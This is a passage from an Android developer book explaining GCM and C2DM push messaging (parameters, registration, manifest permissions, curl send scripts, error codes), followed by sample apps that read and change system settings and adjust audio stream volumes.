A related optional parameter you can include in your messages is `delay_while_idle`. If you specify this key with a value of `true`, that will indicate to the GCM servers that, while you want the message to be delivered, it is not important enough to wake up the device. GCM will hold onto the message (or the last one if several are sent with the same `collapse_key`), but it will not push it to the device until it knows the device is awake (perhaps due to another GCM message for that device lacking this parameter). You can think of this as being akin to choosing an `AlarmManager` alarm type lacking the `_WAKEUP` suffix. The goal is to minimize battery consumption.

Note that if you eschew `collapse_key`, and you send a lot of messages without the device receiving them (e.g., it is powered down), you will run into problems. Right now, there is a limit of 100 queued messages. If you hit that limit, all queued messages are dumped, and the device will be sent "a special message indicating that the limit was reached". It will be up to your app to handle this scenario, typically by assuming that your data from the server is very stale and needs to be completed reloaded. Note that the structure of this "special message" is, alas, undocumented.

The `Message.Builder` in the GCM server JAR has dedicated `collapseKey()` and `delayWhileIdle()` methods to set these values.

## Time-To-Live

If you are using `collapse_key`, you can also control how long the message will remain cached on the server, via a `time_to_live` value specified in seconds. The default is four weeks. But if you know the message is useless after a shorter period of time (e.g., after some real-world event has occurred), specifying a `time_to_live` can purge this message and prevent the app on the device from displaying something useless to the user.

The `Message.Builder` in the GCM server JAR has a dedicated `timeToLive()` method to set this value.

## Re-Registration

In an ideal world, we would have our apps generate a registration ID once and be done with it for any given device. However, there are scenarios in which our app will need to re-register and supply a revised registration ID to the server:

- if the user uninstalls and reinstalls our app
- if the user taps the "Clear Data" button in the Settings app, to wipe out our app's internal storage (where the registration ID is held)
- when we upgrade our app (i.e., ship an app with a different `android:versionCode` in the manifest)

While the first two might not be terribly surprising, the latter one might be. The source code for `GCMRegistrar`, as of the time of this writing, has the following comment in `getRegistrationId()`:

```
// check if app was updated; if so, it must clear registration id to
// avoid a race condition if GCM sends a message
```

`GCMRegistrar` keeps our app's `versionCode` in the same custom `SharedPreferences` that it uses for the registration ID. Whenever registration occurs, it saves our `versionCode`. But, the next time we go to retrieve the registration ID, if our `versionCode` is different than the one that was saved, GCM clears our saved registration ID, forcing us to get a new one.

Since this behavior seems to be undocumented, it is possible that in the future they will find some other solution and perhaps reduce the number of re-registrations that may be required.

## Considering Encryption

GCM uses encryption over the air. This includes both your server communicating with Google's server via HTTPS and Google's server communicating with your device.

However, there is still one party who has access to that data besides you and your user: Google. Google also knows the identity of your users, since their devices are the ones registering for GCM messages, and therefore those messages can be traced back to their devices. The fact that Android 4.1 and beyond eschew the need for a Google account to use GCM will help privacy somewhat.

Here are two ways of dealing with this, beyond ignoring the issue:

1. Encrypt your payload. Since GCM is expecting key/value pairs, that means that you would either encrypt each value (and their keys, if the keys might somehow be leaking data), or creating your own encrypted payload, encoding it in Base64, and using that as a single value in your GCM message. This, of course, implies that the client will be capable of decrypting your messages.
2. Have your payload be a URL pointing to some other resource that your client can access but not Google (at least not readily). In this mode, you are using GCM purely as a "tickle" to tell the client to go download some data via another secured means earlier than it might ordinarily do such a download (e.g., via a daily poll).

# Issues with GCM

GCM, of course, is not perfect. As with its C2DM predecessor, it has a variety of issues, many of which will not be a problem for you, though some might be more troublesome.

## Requires Google Services Framework

GCM only works on devices that have the Google Services Framework. For all intents and purposes, this means it only works on devices that have the Play Store. While most Android devices do have the Play Store, some notable ones do not, including the Kindle Fire.

If you are planning to distribute your app to devices by means other than the Play Store, you will need to consider a fallback plan. You will find out about the issue at runtime by a `RuntimeException` being raised by the call to `checkDevice()` on `GCMRegistrar`. At that point, you will need to switch your app into some GCM-less mode of operation, perhaps falling back to a user-configurable polling system.

## Requires API Level 8

GCM only works on devices with API Level 8 or higher — the point in time when the Google Services Framework was formally established and C2DM was added to the ecosystem.

Since the vast majority of Android devices run API Level 8 or higher, this should only be an issue for developers specifically aiming to support older devices (e.g., still have significant customers for the older app).

## No SLA

Google does not offer a service level agreement (SLA) for GCM. In other words, what they offer is a "best efforts" service, but if they fail to deliver your messages for one reason or another, you have no legal recourse.

For many situations, this is less a legal problem and more of a usage problem. The fact that GCM can fail means that, from time to time, it likely *will* fail. Apps should not rely upon GCM as their sole means of getting data from a server. Instead, use GCM as an optimization, to get data faster than some slow poll (e.g., once every 24 hours) would accomplish. That way, even if GCM hiccups and loses a message or two, the data will still make it down to your users, albeit not as quickly.

Applications that need some sort of guaranteed delivery will need to seek some alternative solution where the provider offers an SLA.

## Not For Peer-to-Peer

You might be tempted to use GCM for peer-to-peer messaging, without a server of your own. In effect, each Android app is its own server, using the same JAR you might use in a Web app inside your Android app to send messages to some other party. For example, you could implement a chat system without having a dedicated chat server.

The danger here is that this would require your API key to be embedded within your Android application. Anyone with that API key is perfectly capable of forging messages from you. The IP address restrictions you could place on that API key are unlikely to help, since your legitimate uses might come from any IP address, not just some single server. Since finding magic strings in APK files is not that difficult for those with the inclination, putting your API key in your APK file is a dangerous move.

## 4K Message Limit

C2DM had a 1K message payload limit. GCM raises that to 4K. This is still relatively small. The theory behind the increase is that it is more likely that everything you

need to hand the client would be included in the GCM message versus needing additional network I/O. However, due to the fact that Google has access to GCM messages, you might need additional network I/O for privacy reasons, regardless of message size.

# Push Notifications with C2DM

C2DM — short for "cloud to device messaging" — is Google's **old** framework for asynchronously delivering notifications from the Internet ("cloud") to Android devices. Rather than the device waking up and polling on a regular basis at the behest of your app, your app can register for notifications and then wait for them to arrive. C2DM is engineered with power savings in mind, aiming to minimize the length of time 3G radios are exchanging data.

The proper use of C2DM means better battery life for your users. It can also reduce the amount of time your code runs, which helps you stay out of sight of users looking to pounce on background tasks and eradicate them with task killers.

C2DM has been replaced by Google Cloud Messaging (GCM). New apps should use GCM instead. This chapter remains in place for those developers who have been using C2DM and wish to continue doing so for a little while longer.

Also, note that C2DM is only available on Android 2.2 and higher. And, if you intend to use the Android 2.2 emulator, you will need to register a Google account on the emulator, via the Settings application.

## Prerequisites

Understanding this chapter requires that you have read the chapters on:

- broadcast Intents
- service theory

# Pieces of Push

C2DM has a lot of parts that need to connect together to allow your servers to asynchronously deliver messages to your Android applications.

## The Account

You will need a Google account to represent the server from which the messages are delivered. The Android client application will register for messages from this account, and the server will send messages to Google for delivery using this account.

This account can be a pure Google account (e.g., @gmail.com) or one that is set up for your own domain using Google Apps. However, it is probably a good idea to use an account that you will not be using for anything else or likely to need to change. Considering that this account name will be "baked into" your Android application (in simple implementations, anyway), changing it may not be that easy.

You will need to supply this account on the C2DM signup form before proceeding with your C2DM integration.

## The Android App

Obviously, there is your Android app — without this, having a chapter on C2DM in this book would be rather silly. Your Android application will need at least one new class, some other additional Java code, and some manifest modifications to be able to participate in C2DM.

## Your Server

Something has to send messages to the Android apps by way of Google. This is generally called "the server application", though technically it does not need to run on a server. Whatever it is, it will have a reason to send data asynchronously to your Android applications, and it will need to have the ability to send HTTP requests to Google's servers to actually send that data.

## Google's Server

Your server is not directly communicating with the Android apps. Instead, you send the messages to Google, who queues them up and will deliver them as soon as is

practical. That may be nearly immediately, but it may take some time, particularly depending on how the message is configured and whether the device is on.

### Google's On-Device Code

The reason that Android 2.2 is required is that 2.2 is the first release containing Google's code for managing its side of the C2DM connection. In effect, Google's on-device code maintains an open socket with its servers. Messages, when they arrive at the servers, are delivered over this open socket.

### Google's Client Code

Google has created some client-side code to help you manage your C2DM registrations and messages, handling a lot of the boilerplate logic for you. As of the time of this writing, that code is part of the chrome2phone sample application. Google has indicated that it will be pulling that code out into a separate library, and this chapter demonstrates the use of that code.

## Getting From Here to There

So, how does this all work?

First, your Android application will tell Google's on-device code that it wants to register for messages from your Google account. Using the Google C2DM client code, this is a single call to a static method on a class — under the covers, it packages the information in an Intent and sends it to the Google on-device code.

When the registration occurs, you will be notified by a broadcast `Intent`, containing a registration ID. Google's C2DM client code will route that to an `IntentService`, where you can do whatever is necessary. A typical thing to do would be to make a Web service call to your server, supplying the registration ID, so the server knows how to send messages to your application on this device.

At this point, given the registration ID, the server is able to send messages to your app. It will do this by first getting a valid set of authentication credentials — effectively turning the Google account name and password into a long-lived authentication token. Then, your server can do an HTTP POST to the Google C2DM servers, supplying that authentication token, the registration ID of the app, and whatever data should be passed along.

Once Google's servers receive that POST, your app will receive the message at the next available opportunity. This could be in a matter of seconds. It could be in a matter of days, if the user is traveling and has their phone on "airplane mode". It could be anywhere in between. And, if the user does not pick up the message within a reasonable period of time, Google may drop the message.

Assuming the message makes it to the device, it will be routed to you via a broadcast `Intent`, perhaps handled by the same `IntentService` you set up for registration notices.

Your app can unregister whenever it wishes, to invalidate the registration ID and stop receiving messages.

## Permissions for Push

C2DM uses Android permissions in a somewhat more sophisticated fashion than do most applications. That sophistication will require you to do a few things in your manifest above and beyond the norm.

First, you will need to request the `INTERNET` permission. Technically, this is only required if you are using the Internet (e.g., a Web service) to send the registration ID to your server. However, that will be a fairly typical pattern.

Next, you will need to request the `com.google.android.c2dm.permission.RECEIVE` permission. This allows your application to receive messages from the C2DM engine that forms the core of Google's on-device C2DM code.

You also will want to define a custom permission — `C2D_MESSAGE`, prefixed by your application's package — and declare that you use that permission. This will be used to help prevent other applications from spoofing you with fake C2DM messages.

If you are using the Google C2DM client code, as is shown in the sample project for this chapter, you will also need to request the `WAKE_LOCK` permission, as the C2DM client code uses a `WakeLock` to help ensure that the device stays awake long enough for you to handle incoming messages, much like the `WakefulIntentService` shown elsewhere in this book.

From the `Push/C2DM` sample project, here are the permission-related elements from `AndroidManifest.xml` corresponding to the preceding points:

```
  <permission
    android:name="com.commonsware.android.c2dm.permission.C2D_MESSAGE"
    android:protectionLevel="signature"/>

  <uses-permission
android:name="com.commonsware.android.c2dm.permission.C2D_MESSAGE"/>
  <uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.WAKE_LOCK"/>
```

# Registering an Interest

Now, let's start taking a closer look at some code, to get C2DM going in an application. Again, all source code listings are coming from the `Push/C2DM` sample project.

In a production application, you would probably register for messages from your server on first run of the app, such as after the user has launched it from the launcher and clicked through any license agreement you might have. For the `Push/C2DM` sample, though, we have you type in your Google account name in an `EditText`, then click a `Button` to perform the registration:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    >
  <EditText android:id="@+id/account"
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
    android:layout_marginBottom="4dip"
  />
  <Button
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
    android:text="Register!"
    android:onClick="registerAccount"
  />
</LinearLayout>
```

Using the Google C2DM client code, all you need to do to register for messages is call `C2DMessaging.register()`, supplying a `Context` (e.g., your `Activity`) and the Google account name:

```
package com.commonsware.android.c2dm;

import android.app.Activity;
```

```
import android.os.Bundle;
import android.view.View;
import android.widget.EditText;
import com.google.android.c2dm.C2DMessaging;

public class PushEndpointDemo extends Activity {
  @Override
  public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);
  }

  public void registerAccount(View v) {
    EditText acct=(EditText)findViewById(R.id.account);

    C2DMessaging.register(this, acct.getText().toString());
  }
}
```

To get your registration ID, and to receive messages later on, you will need to receive the broadcasts sent out by Google's on-device C2DM code. If you are using Google's C2DM client code, you can do this by implementing a class named `C2DMReceiver`, as a subclass of `C2DMBaseReceiver`:

```
package com.commonsware.android.c2dm;

import android.content.Context;
import android.content.Intent;
import android.util.Log;
import com.google.android.c2dm.C2DMBaseReceiver;

public class C2DMReceiver extends C2DMBaseReceiver {
  public C2DMReceiver() {
    super("this.is.not@real.biz");
  }

  @Override
  public void onRegistered(Context context, String registrationId) {
    Log.w("C2DMReceiver-onRegistered", registrationId);
  }

  @Override
  public void onUnregistered(Context context) {
    Log.w("C2DMReceiver-onUnregistered", "got here!");
  }

  @Override
  public void onError(Context context, String errorId) {
    Log.w("C2DMReceiver-onError", errorId);
  }

  @Override
```

```
  protected void onMessage(Context context, Intent intent) {
    Log.w("C2DMReceiver", intent.getStringExtra("payload"));
  }
}
```

You must override the `onMessage()` and `onError()` methods, as they are declared abstract in `C2DMBaseReceiver`. `onMessage()` will be called when a message arrives; `onError()` will be called if there is some problem. Typically, you will also override `onRegistered()`, where you will get your registration ID and can pass that along to your Web service... or just dump it to LogCat, as shown above. You might also consider overriding `onUnregistered()`, which will be called if you call `C2DMessaging.unregister()` at some point to retract your interest in messages from this Google account. Also, `C2DMBaseReceiver` requests that you supply the Google account in the constructor. The sample application hard-wires in a fake value, because the real Google account is being supplied via the `EditText` – your production code can probably hard-wire in the proper account name. Reportedly, this is only used for logging purposes at this time.

We will explain a bit more about how you interpret received messages later in this chapter.

You also need to add a few things to your manifest, above and beyond the permissions cited in the previous section.

First, you need to add your `C2DMReceiver` service, just as an ordinary `<service>` element, with no `<intent-filter>` required:

```
    <service android:name=".C2DMReceiver"/>
```

Then, you need to add `C2DMBroadcastReceiver`, via a `<receiver>` element, to your manifest. This class, supplied by the Google C2DM client code, will receive the C2DM broadcasts and will route them to your `C2DMReceiver` class. The `<receiver>` element is a little unusual:

```
    <receiver
      android:name="com.google.android.c2dm.C2DMBroadcastReceiver"
      android:permission="com.google.android.c2dm.permission.SEND">
      <intent-filter>
        <action android:name="com.google.android.c2dm.intent.RECEIVE"/>

        <category android:name="com.commonsware.android.c2dm"/>
      </intent-filter>
      <intent-filter>
        <action android:name="com.google.android.c2dm.intent.REGISTRATION"/>
```

```
      <category android:name="com.commonsware.android.c2dm"/>
    </intent-filter>
  </receiver>
```

Specifically:

1. The `android:name` attribute has to specify the full class name, including package, since this is a class from Google's C2DM client code, not your own package
2. For your protection, you should have the `android:permission="com.google.android.c2dm.permission.SEND"` attribute, to require the broadcaster of the `Intent` to hold that permission, to further limit the ability for other applications to spoof messages from your app
3. You need `<intent-filter>` elements for the `com.google.android.c2dm.intent.RECEIVE` and `com.google.android.c2dm.intent.REGISTRATION` actions, where the category for those filters is your application's package (`com.commonsware.android.c2dm` in this sample) — this ensures that the broadcasts will only go to your application, not to anyone else's

This is all largely boilerplate, except for the custom category values.

If you do all of that and register a Google account, you will get a registration ID back. This is a 120 character cryptic string that your server will need to send messages to this specific app on this specific device.

While this all seems a little bit complicated, the Google C2DM client code wraps up most of the ugliness — your code could be even *more* complicated!

# Push It Real Good

Your server need to get the registration IDs from instances of your app, then send messages to those IDs when appropriate. Sending a message is a matter of doing 1 or 2 HTTP POST requests, and therefore can be accomplished by any serious server-side programming environment. You do not even strictly need a server for this — the `Push/C2DM` sample project will demonstrate sending a message using the `curl` command-line HTTP client.

## Getting Authenticated

Before you can send a message, you need to authenticate yourself with Google's C2DM servers. This involves an HTTP POST request, where you supply your account credentials and get in return an authentication token. This uses the same basic logic that is used to log into any Google server for any of their exposed APIs, and there are client libraries for Google authentication available for many programming languages.

Here is the `auth.sh` script from the `Push/C2DM` project, showing how to perform an authentication request using `curl`:

```
curl https://www.google.com/accounts/ClientLogin -d Email=$1 -d "Passwd=$2" -d
accountType=GOOGLE -d source=Google-cURL-Example -d service=ac2dm
```

This script expects two command-line parameters: your Google account name (e.g., `foo@gmail.com`) and its password. The `curl` command supplies those two values with three others in a request to `ClientLogin`:

- The `accountType`, which is `GOOGLE` if your account is a plain Google account or `HOSTED` if your account comes from one managed by Google App for your domain
- The `source`, which apparently is an arbitrary string identifying what is making the authentication request
- The `service`, which must be `ac2dm` for this to work

The result will be text response with three long strings, named `LID`, `SID`, and `Auth`. You will need the `Auth` value. This is a 160-character string, representing a token showing that you have been authenticated. This token will be good for several days, so you do not need to request a fresh `Auth` token on each message. Ideally, you do not even store the Google account information on the server, lest your server be hacked and that account be put to ill use. Instead, store the `Auth` token somewhere on the server and refresh it periodically. Also, a request to send a message will include an `Update-Client-Auth` header with a fresh `Auth` token if the Google C2DM servers determine that your existing token will expire soon.

## Sending a Notification

Given the 120-character registration ID and the 160-character `Auth` token, you can now send a message to the app. This involves doing an HTTP POST to the C2DM servers themselves, as shown in the `post.sh` `curl` script:

```
curl --header "Authorization: GoogleLogin auth=$1"
"https://android.apis.google.com/c2dm/send" -d registration_id=$2 -d
"data.payload=$3" -d collapse_key=something
```

This script expects three command-line parameters:

- The `Auth` token
- The registration ID
- The "payload" — a simple string that will be sent to the app

The `Auth` token goes in a `GoogleAuth` `Authorization` HTTP header. The registration ID is supplied as a parameter on the POST request, along with:

1. Your specified payload, as a POST parameter named `data.payload`
2. The `collapse_key`, which will be explained later in this chapter

### About the Message

You can pass up to 1,024 characters' worth of data in your message, spread across one or more values. Each POST parameter prefixed with `data.` will be considered part of the message and will be put into the `Intent` sent to your `C2DMReceiver` class as a `String` extra (minus the `data.` prefix). Hence, the sample `post.sh` script uses `data.payload` for your message, and the sample `C2DMReceiver` implementation retrieves that via the `payload` Intent extra. While this sample only shows a single value being sent, you can provide several `data.` POST parameters if you wish, so long as they combine to be under 1,024 characters.

## A Controlled Push

Of course, the `Push/C2DM` sample project is a simplified look at the entire push notification process. When you start dealing with thousands of users and thousands of messages, things get a wee bit more complicated. Here are a couple of control points you should be aware of as you think about applying these techniques to a production application.

### Message Parameters

Devices may not be in position to receive messages right away. While the delay may be temporary, it could be of indefinite duration. Somebody having their phone turned off, or on "airplane mode", for an extended period is an obvious example. Even if the phone is on and operating normally, though, it may be that the socket

connection between the device and the C2DM servers has been interrupted, and the power-optimized on-device C2DM code may be a bit slow to re-establish the connection. At the same time, you are going to be sending out messages typically based on your own schedule, such as in response to external data sources, ignorant of what is going on with any given device.

Google is not considering C2DM to be a guaranteed store-and-forward queue system. In particular, Google reserves the right to try to coalesce messages, in part to reduce storage demands, but also so as not to flood the device when a connection is re-established.

Key to this is the `collapse_key` parameter on the message request. If a device is unavailable, and during that time you send two or more messages with the same `collapse_key`, the C2DM servers may elect to only send one of those messages — typically the last one, though not necessarily. You can use this to your advantage, to minimize processing you need to do on the client. For example, if your use of C2DM is to alert your custom email application that "you've got mail", you can use a consistent `collapse_key` with messages telling the client how many unread emails are in their inbox. That can be used by the client to update a Notification and, eventually, cajole the user into actually reading her mail.

A related optional parameter you can include in your messages is `delay_while_idle`. If you specify this as a POST parameter, that will indicate to the C2DM servers that, while you want the message to be delivered, it is not important enough to wake up the device. C2DM will hold onto the message (or the last one if several are sent with the same `collapse_key`), but it will not push it to the device until it knows the device is awake (perhaps due to another C2DM message for that device lacking this parameter). You can think of this as being akin to choosing an `AlarmManager` alarm type lacking the `_WAKEUP` suffix. The goal is to minimize battery consumption.

## Notable Message Responses

When you send a message, you should get a `200 OK` response from the C2DM servers. If everything went well, you will get back a body of the form `id=...`, where `...` is some unique ID of the message. If, however, you get a body of `Error=...`, that means something went wrong.

Some errors, like `MissingCollapseKey`, will probably be found and fixed during development. Some errors, like `MessageTooBig`, are hopefully found during stress testing. Others, though, may legitimately happen during normal operations. In particular, here are four to watch for:

- `QuotaExceeded` and `DeviceQuotaExceeded` will be returned if you have sent too many messages too quickly, either in general (`QuotaExceeded`) or to a specific device (`DeviceQuotaExceeded`). Google would appreciate it if you would try again later, perhaps using some sort of exponential back-off algorithm.
- `InvalidRegistration` means that the registration ID you supplied is incorrect. This suggests there is some form of corruption in the channel by which you got that registration ID to the server.
- `NotRegistered`, for a registration ID that used to work, means that the user has unregistered that ID, and it should no longer be used. If you get `NotRegistered` from the beginning, there may be a problem with your C2DM setup. In particular, during this beta period, it may mean there are problems with your Google ID that was added to the beta test whitelist.

## The Right Way to Push

Google recommends that you use C2DM not to deliver data, but to deliver a wakeup call to your application, which then goes and pulls the data. C2DM is not a guaranteed store-and-forward engine — that, coupled with the `collapse_key` concept, means that not every one of your messages will make it through to the device. If you put "real data" in the C2DM message, that data may be lost. Also, this means you will (hopefully) never run into the 1,024-byte cap on message length.

You may also need to do push by some means *other* than C2DM, in all likelihood. C2DM has two key limitations:

- It only works on devices running Android 2.2 and higher, which at the time of this writing is a very small percentage of the market
- It requires some of the infrastructure that powers the Play Store, and so may not be available on devices lacking the Play Store, such as the Kindle Fire

The first limitation will fall away in time; how much the second limitation impacts you will be determined by the mix of devices your users are using. If a significant number are using older or non-Google Play devices, you will need some separate solution: polling, WebSockets, etc.

# Other System Settings and Services

Android offers a number of system services, usually obtained by `getSystemService()` from your `Activity`, `Service`, or other `Context`. These are your gateway to all sorts of capabilities, from settings to volume to WiFi. Throughout the course of this book, we have seen several of these system services. In this chapter, we will take a look at others that may be of value to you in building compelling Android applications.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book.

## Setting Expectations

If you have an Android device, you probably have spent some time in the Settings application, tweaking your device to work how you want – ringtones, WiFi settings, USB debugging, etc. Many of those settings are also available via `Settings` class (in the `android.provider` package), and particularly the `Settings.System` and `Settings.Secure` public inner classes.

### Basic Settings

`Settings.System` allows you to get and, with the `WRITE_SETTINGS` permission, alter these settings. As one might expect, there are a series of typed getter and setter methods on `Settings.System`, each taking a key as a parameter. The keys are class constants, such as:

1. `INSTALL_NON_MARKET_APPS` to control whether you can install applications on a device from outside of the Play Store
2. `HAPTIC_MODE_ENABLED` to control whether the user receives "haptic feedback" (vibrations) from things like the MENU button
3. `ACCELEROMETER_ROTATION` to control whether the screen orientation will change based on the position of the device

The `SystemServices/Settings` sample project has a `SettingsSetter` sample application that displays a checklist:

```
<?xml version="1.0" encoding="utf-8"?>
<ListView xmlns:android="http://schemas.android.com/apk/res/android"
  android:id="@android:id/list"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
/>
```





*Figure 309: The SettingsSetter application*

The checklist itself is filled with a few `BooleanSetting` objects, which map a display name with a `Settings.System` key:

```
static class BooleanSetting {
  String key;
  String displayName;
  boolean isSecure=false;

  BooleanSetting(String key, String displayName) {
    this(key, displayName, false);
  }

  BooleanSetting(String key, String displayName,
                 boolean isSecure) {
    this.key=key;
    this.displayName=displayName;
    this.isSecure=isSecure;
  }

  @Override
  public String toString() {
    return(displayName);
  }

  boolean isChecked(ContentResolver cr) {
    try {
      int value=0;

      if (isSecure) {
        value=Settings.Secure.getInt(cr, key);
      }
      else {
        value=Settings.System.getInt(cr, key);
      }

      return(value!=0);
    }
    catch (Settings.SettingNotFoundException e) {
      Log.e("SettingsSetter", e.getMessage());
    }

    return(false);
  }

  void setChecked(ContentResolver cr, boolean value) {
    try {
      if (isSecure) {
        Settings.Secure.putInt(cr, key, (value ? 1 : 0));
      }
      else {
        Settings.System.putInt(cr, key, (value ? 1 : 0));
      }
    }
    catch (Throwable t) {
      Log.e("SettingsSetter", "Exception in setChecked()", t);
    }
```

```
    }
  }
```

Three such settings are put in the list:

```
    settings.add(new BooleanSetting(Settings.System.INSTALL_NON_MARKET_APPS,
                                    "Allow non-Market app installs",
                                    true));
    settings.add(new BooleanSetting(Settings.System.HAPTIC_FEEDBACK_ENABLED,
                                    "Use haptic feedback",
                                    false));
    settings.add(new BooleanSetting(Settings.System.ACCELEROMETER_ROTATION,
                                    "Rotate based on accelerometer",
                                    false));
```

As the checkboxes are checked and unchecked, the values are passed along to the settings themselves:

```
  @Override
  protected void onListItemClick(ListView l, View v,
                                 int position, long id) {
    super.onListItemClick(l, v, position, id);

    BooleanSetting s=settings.get(position);

    s.setChecked(getContentResolver(),
                 l.isItemChecked(position));
  }
```

The `SettingsSetter` activity also has an option menu containing four items:

```
<?xml version="1.0" encoding="utf-8"?>
<menu xmlns:android="http://schemas.android.com/apk/res/android">
  <item android:id="@+id/app"
    android:title="Application"
    android:icon="@android:drawable/ic_menu_manage" />
  <item android:id="@+id/security"
    android:title="Security"
    android:icon="@android:drawable/ic_menu_close_clear_cancel" />
  <item android:id="@+id/wireless"
    android:title="Wireless"
    android:icon="@android:drawable/ic_menu_set_as" />
  <item android:id="@+id/all"
    android:title="All Settings"
    android:icon="@android:drawable/ic_menu_preferences" />
</menu>
```

These items correspond to four activity `Intent` values identified by the `Settings` class:

```
  menuActivities.put(R.id.app,
                     Settings.ACTION_APPLICATION_SETTINGS);
  menuActivities.put(R.id.security,
                     Settings.ACTION_SECURITY_SETTINGS);
  menuActivities.put(R.id.wireless,
                     Settings.ACTION_WIRELESS_SETTINGS);
  menuActivities.put(R.id.all,
                     Settings.ACTION_SETTINGS);
```

When an option menu is chosen, the corresponding activity is launched:

```
@Override
public boolean onOptionsItemSelected(MenuItem item) {
  String activity=menuActivities.get(item.getItemId());

  if (activity!=null) {
    startActivity(new Intent(activity));

    return(true);
  }

  return(super.onOptionsItemSelected(item));
}
```

This way, you have your choice of either directly manipulating the settings or merely making it easier for users to get to the Android-supplied activity for manipulating those settings.

## Secure Settings

You will notice that if you use the above code and try changing the Play Store setting, it does not seem to take effect. And, if you look at the LogCat output, you will see complaints.

Once upon a time, you could modify this setting, and others like it.

Now, though, these settings are ones that Android deems "secure". The constants have been moved from `Settings.System` to `Settings.Secure`, though the old constants are still there, flagged as deprecated.

These so-called "secure" settings are ones that Android does not allow applications to change. While theoretically the `WRITE_SECURE_SETTINGS` permission resolves this problem, ordinary SDK applications cannot hold that permission. The only option is to display the official Settings activity and let the user change the setting.

# Can You Hear Me Now? OK, How About Now?

The fancier the device, the more complicated controlling sound volume becomes.

On a simple MP3 player, there is usually only one volume control. That is because there is only one source of sound: the music itself, played through speakers or headphones.

In Android, though, there are several sources of sounds:

1. Ringing, to signify an incoming call
2. Voice calls
3. Alarms, such as those raised by the Alarm Clock application
4. System sounds (error beeps, USB connection signal, etc.)
5. Music, as might come from the MP3 player

Android allows the user to configure each of these volume levels separately. Usually, the user does this via the volume rocker buttons on the device, in the context of whatever sound is being played (e.g., when on a call, the volume buttons change the voice call volume). Also, there is a screen in the Android Settings application that allows you to configure various volume levels.

The `AudioService` in Android allows you, the developer, to also control these volume levels, for all five "streams" (i.e., sources of sound). In the `SystemServices/Volume` sample project, we create a `Volumizer` application that displays and modifies all five volume levels.

## Attaching SeekBars to Volume Streams

The standard widget for allowing choice along a range of integer values is the `SeekBar`, a close cousin of the `ProgressBar`. `SeekBar` has a thumb that the user can slide to choose a value between `0` and some maximum that you set. So, we will use a set of five `SeekBar` widgets to control our five volume levels.

First, we need to create a layout with a `SeekBar` per stream:

```
<?xml version="1.0" encoding="utf-8"?>
<TableLayout xmlns:android="http://schemas.android.com/apk/res/android"
  xmlns:app="http://schemas.android.com/apk/res/
com.commonsware.android.syssvc.volume"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
```

```
android:stretchColumns="1">

<TableRow
  android:paddingBottom="20px"
  android:paddingTop="10px">

  <TextView android:text="Alarm:"/>

  <SeekBar
    android:id="@+id/alarm"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"/>
</TableRow>

<TableRow android:paddingBottom="20px">

  <TextView android:text="Music:"/>

  <SeekBar
    android:id="@+id/music"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"/>
</TableRow>

<TableRow android:paddingBottom="20px">

  <TextView android:text="Ring:"/>

  <SeekBar
    android:id="@+id/ring"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"/>
</TableRow>

<TableRow android:paddingBottom="20px">

  <TextView android:text="System:"/>

  <SeekBar
    android:id="@+id/system"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"/>
</TableRow>

<TableRow>

  <TextView android:text="Voice:"/>

  <SeekBar
    android:id="@+id/voice"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"/>
</TableRow>
```

```
</TableLayout>
```

Then, we need to wire up each of those bars in the `onCreate()` for `Volumizer`, calling an `initBar()` method for each of the five bars:

```
@Override
public void onCreate(Bundle savedInstanceState) {
  super.onCreate(savedInstanceState);
  setContentView(R.layout.main);

  mgr=(AudioManager)getSystemService(Context.AUDIO_SERVICE);

  alarm=(SeekBar)findViewById(R.id.alarm);
  music=(SeekBar)findViewById(R.id.music);
  ring=(SeekBar)findViewById(R.id.ring);
  system=(SeekBar)findViewById(R.id.system);
  voice=(SeekBar)findViewById(R.id.voice);

  initBar(alarm, AudioManager.STREAM_ALARM);
  initBar(music, AudioManager.STREAM_MUSIC);
  initBar(ring, AudioManager.STREAM_RING);
  initBar(system, AudioManager.STREAM_SYSTEM);
  initBar(voice, AudioManager.STREAM_VOICE_CALL);
}
```

In `initBar()`, we set the appropriate size for the `SeekBar` bar via `setMax()`, set the initial value via `setProgress()`, and hook up an `OnSeekBarChangeListener` to find out when the user slides the bar, so we can set the volume on the stream via the `VolumeManager`.

The net result is that when the user slides a `SeekBar`, it adjusts the stream to match:

